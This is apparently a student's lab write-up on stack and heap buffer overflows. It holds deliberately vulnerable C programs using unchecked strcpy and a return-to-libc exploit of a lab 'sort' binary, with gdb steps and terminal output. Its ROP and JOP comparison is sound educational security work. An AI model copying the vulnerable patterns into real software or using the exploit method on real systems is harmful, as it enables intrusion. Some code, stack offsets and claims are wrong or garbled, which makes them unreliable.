Task 1

1. **Stack Buffer Overflow**
    a. **Memory Architecture. (Diagram(s) would be helpful, but are not required)**

High Address

Stack
(stack grows down)
Spare/Free Memory
(heap grows up)
Heap
BSS Uninitialized Static Variables
Data Initialized Static Variables
Text Executable Code

Low Address

i. Describe the stack in the address space of the VM (in generalities).

The stack is a region of the memory where memory is allocated and deallocated in last in first out order.

ii. **Addresses where in memory the stack would be located (specifically).**

1. Which direction, relative to overall memory, does a stack consume memory when it grows?

A stack is an ordered data structure that grows from higher addresses to lower addresses. As data is pushed onto the stack it consumes lower addresses and when that data popd the stack pointer returns to the previous (higher) address.

iii. Explain how program control flow is implemented using the stack.

When you enter a program (assuming you start from a main function), that main function is pushed onto the stack

iv. How does the stack structure get affected when a buffer of size 'non-binary' is allocated by a function (ie – buffer size which causes misalignment within the stack)? [Also known as 'non-binary']

It makes it slower to read from because the processor has to realign each chunk of memory and merge them together to get the complete data. [3]

v. Create a diagram that includes the following

Stack is drawn going downward [2]

```
#include <stdio.h>
int main(){
   int a = 1;
   int b = 2;
   food(a, b);
   return 0;
}
void foo(int a, int b) {
   printf("%d %d\n", a, b)
}
```

. . .		ESP
Push local variable int a = 1	EBP - 8	
Push local variable int b = 2	EBP - 4	
Push main's base pointer	EBP	
Push return address		
Push Argument int a = 1	EBP + 8	
Push Argument int b = 2	EBP + 12	
Pop Argument int b = 2	EBP - 4	
Pop Argument int a = 1	EBP - 4	

Pop Return Address	EBP - 4	
Pop main's base pointer	EBP - 4	
Pop local variable int b = 2	EBP - 4	
Pop local variable int a = 1	EBP - 4	
. . .		

1. **What does the stack structure looks like when data is pushed onto the stack and popped off the stack?**
2. **Show what register values are placed onto and used with the stack.**
3. **Where would arguments be placed on the stack?**
4. **Where are local user variables placed on the stack?**

b. Testing Program – Stack Buffer Overflow

i. Write a testing program (in C) that contains a stack buffer overflow vulnerability. (You cannot use sort.c from task 2) . You are not required to exploit it.

1. **Provide this program in your PDF writeup. (copy/paste is fine. No Screenshots)**

```
#include<stdio.h>
#include <string.h>

int main() {
    char str[5] = "hello";
    overflow(str);
    return 0;
}
void overflow(char* c) {
  char  over[12];
   strcpy(over, c);
}
```

2. **Show what the stack layout looks like and explain how to exploit it. (Include a diagram)**

High Memory Address

Return Address
Frame Pointer
c

Turns into

High Memory Address

Return Address
Frame Pointer
c
over

Turns into

High Memory Address

~~Return Address~~ over
~~Frame Pointer~~ over
~~e~~ over
over

a. **Include the following items:**
   i. **The order of parameters (if applicable), return address, saved registers (if applicable), and local variable(s).**
   ii. **The sizes in bytes.**

12 bytes

   iii. **The overflow direction in the stack.**

High addresses to lower addresses

   iv. **Size of the overflowing buffer to reach and overwrite the return address.**

12 bytes

   v. **Overflow data that is meaningful for an exploit (this can be general).**

Generally, overflow that overwrites the original return address with one the attacker wants is meaningful for an exploit

rpatel475

Task 2

2. Heap Buffer Overflow
    a. **Memory Architecture. (A diagram would be useful here)**
        i. **Where is the Heap located in a machine's memory map?**

The heap exists in the lower addresses of the memory map and grows to higher addresses.

        ii. **Contrast this to Stack memory allocation (in general terms).**

The heap is used for dynamic memory allocation instead of ordered. This mean memory can be allocated and deallocated at any time

        iii. **Describe the data structure implemented in a heap memory.**

The memory in the heap is implemented via a memory allocation algorithm, usually focused on minimizing fragmentation. One such algorithm would be first fit where the memory manager looks for the first section of memory large enough to fit the allocation and then allocates it. This leads to the heap memory being implemented as a linked list with each chunk of memory pointing to the next whether it be allocated or unallocated.

        iv. **How are allocated and unallocated chunks structured? (Show a diagram)**

Heap

Allocated Memory
Metadata
Unallocated Memory
Allocated Memory
Metadata
Unallocated Memory

Allocated Memory
Metadata
Unallocated Memory

v. **Is heap memory contiguous within the memory architecture? (Yes or No and why?)**

The memory in the heap itself is contiguous but the memory allocations in the heap are now. The heap has a starting memory index and grows upwards but due to the dynamic nature of the memory allocations within the heap these allocations are not contiguous because they are inherently unordered. [1]

b. **Write a testing program (in C) that contains a heap buffer overflowvulnerability. (Provide an example in the project. Copy/paste is fine. No Screenshot). Again, you do not have to exploit it.**

```
#include<stdio.h>
int main() {
   char* pointer = (char *)malloc(sizeof(char)*256);
   char* overflow;
   strcpy(pointer, overflow);
}
```

i. **Show what the heap layout looks like and explain how to exploit it. (Include a diagram)**

Low Address

Heap Data
Free Space
Stack Data

Turns to

Low Address

Heap Data
~~Free Space~~ malloc() char* pointer

Stack Data

Turns to

Low Address

Heap Data
~~Free Space~~ malloc() char* pointer
~~Stack Data~~ strcpy() pointer into overflow

1. **Include the following items:**
    a. **Each chunk of memory allocated by malloc() and their metadata.**

char* pointer was allocated by malloc()

    b. **Their sizes in bytes.**

pointer is 256 bytes large

    c. **The overflow direction in the heap.**


Low address to high address

    d. **The size of the overflowing buffer to reach and overwrite the metadata.**
    e. **Overflow data that is meaningful for an exploit (this can be general).**

Overflow data can be used to corrupt or alter data to allow machine code to be executed

Task 3

Provide a screenshot of you exploiting sort


ubuntu@ubuntu-VirtualBox: ~/Desktop
ubuntu@ubuntu-VirtualBox:~/Desktop$ gcc sort.c -o sort -fno-stack-protector
ubuntu@ubuntu-VirtualBox:~/Desktop$ echo $$
2794
ubuntu@ubuntu-VirtualBox:~/Desktop$ echo $0
bash
ubuntu@ubuntu-VirtualBox:~/Desktop$ ./sort data.txt
Current local time and date: Wed Jun 12 18:40:34 2019
Source list:
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb6e57190
0xb7e57190
0xb7e4a1e0
0xbffff450
Sorted list in ascending order:
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b6e57190
b7e4a1e0
b6e57190
b6e57190
b6e57190
b7e4a1e0
b7e57190
bffff450
ubuntu@ubuntu-VirtualBox:~/Desktop$ echo $$
2794

Give an explanation about how you figured out the exploit.
The first step in finding my exploit was compiling the sort.c file with the 'gcc sort.c -o sort -g -fno-stack-protector' command. After this I ran sort with gdb to start debugging and have access to memory locations. Here I set a breakpoint at main by running 'b main' and ran the program via 'r ./data.txt'.

Here I was able to run the program from the breakpoint. so I could find the memory addresses of system and exit by running 'print &system' and 'print &exit' respectively to get 0xb7e57190 and 0xb7e4ale0. After this I tried to get the memory address for the environment variable $SHELL, which I found by running and incrementing 'x/s *((char **)environ)' until I found it at 'x/s *((char **)environ+9)' which gave me '0xbffff45b: "SHELL=/bin/bash"'. I then subtracted 2 from it got the address of 0xbffff45d for "/bin/bash". These I was able to then put in my data.txt file for my exploit.

Task 4

Explain the similarities and differences between Jump-Oriented Programing and Return-Oriented Programing.

Return-oriented programming is a type of attack that allows an attacker to get control over the call stack by overwriting it with return addresses and arguments. These addresses are snippets of code in the existing codebase called gadgets. The rule for these gadgets though is that they must end in a ret instruction so it can transfer control to the next gadget.

Jump-oriented programming is similar where the exploit is built off of gadgets but in this case the gadgets end in a jmp instruction. This allows for uni-directional control flow transfer as opposed to returns were control can be returned back based on what is in the stack. To do this, a dispatcher gadget is introduced which handles control flow for the jmp-ending gadgets. This dispatcher gadget does not contain any of the malicious code and instead only runs functional gadgets, gadgets that run the attack which end in a jmp back to the dispatcher.

Both of these approaches depend on gadgets in the code base in order to succeed. In return-oriented's approach it looks for gadgets ending in a ret while jump-oriented's approach looks for gadgets ending in a jmp.

What protection measures do they overcome or are vulnerable to?
Both attacks overcome protections that can be implemented to stop a basic return-into-libc attack. Because return addresses via ret or jump addresses via jmp can point to anywhere, it becomes possible to run gadgets to form your attack. Both attacks however are vulnerable to systems that enforce control flow integrity.

Why might you use one over the other?
To use a return-oriented attack you need control over the both eip and esp, the instruction and stack pointers respectively. Jump-oriented on the other hand requires eip and the memory locations of the dispatcher. The dispatcher functions is how the attack is chained as opposed to the ret instruction in return-oriented. While jump-oriented does not depend on the call stack for

control flow, one might use return-oriented because constructing in the attack code is more complicated in jump-oriented.

References

1. Aviv, Adam. “IC221: Systems Programming (SP15).” *Lecture 08: Memory Allocation and Program Memory Layout*, 21 Jan. 2016, www.usna.edu/Users/cs/aviv/classes/ic221/s16/lec/08/lec.html.
2. Chang, Richard. “C Function Call Conventions and the Stack.” *C Function Call Conventions, UMBC CMSC 313, Spring 2002*, 13 Mar. 2002, www.csee.umbc.edu/~chang/cs313.s02/stack.shtml.
3. Rentzsch , Jonathan. “Data Alignment: Straighten up and Fly Right.” *IBM Developer*, 8 Feb. 2005, developer.ibm.com/articles/pa-dalign/.